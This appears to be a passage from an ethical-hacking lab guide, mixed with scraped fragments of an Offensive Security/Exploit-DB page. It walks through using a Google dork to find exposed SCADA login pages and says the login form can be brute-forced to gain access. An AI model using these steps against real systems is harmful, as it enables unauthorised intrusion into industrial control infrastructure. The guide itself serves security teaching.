
Showing 1 to 6 of 6 entries (filtered from 7,341 total entries)

Navigation: FIRST PREVIOUS 1 NEXT LAST


Footer links: Downloads, Certifications, Training, Professional Services

- Downloads: Kali Linux, Kali NetHunter
- Certifications: OSCP, OSWP
- Training: Penetration Testing with Kali Linux (PWK) (PEN-200) All new for 2020, Offensive Security Wireless Attacks (WiFu) (PEN-210)
- Professional Services: Penetration Testing, Advanced Attack Simulation

9. Now, we will use the dorks obtained in the previous step to query results in Google.
10. Open a new tab and type **https://www.google.com** in the address bar, and press **Enter**.
11. In the search field, type **"login" intitle:"scada login"** and click the **Google Search** button.




12. The search result appears; click any link (here, **SCADA:: seamtec SCADA login ::**).



Note: Advanced Google hacking refers to the art of creating complex search engine queries by employing advanced Google operators to extract sensitive or hidden information about a target company from the Google search results.

13. The **seamtec SCADA login** page appears, as shown in the screenshot.

Note: In the login form, you can brute-force the credentials to gain access to the target SCADA system.

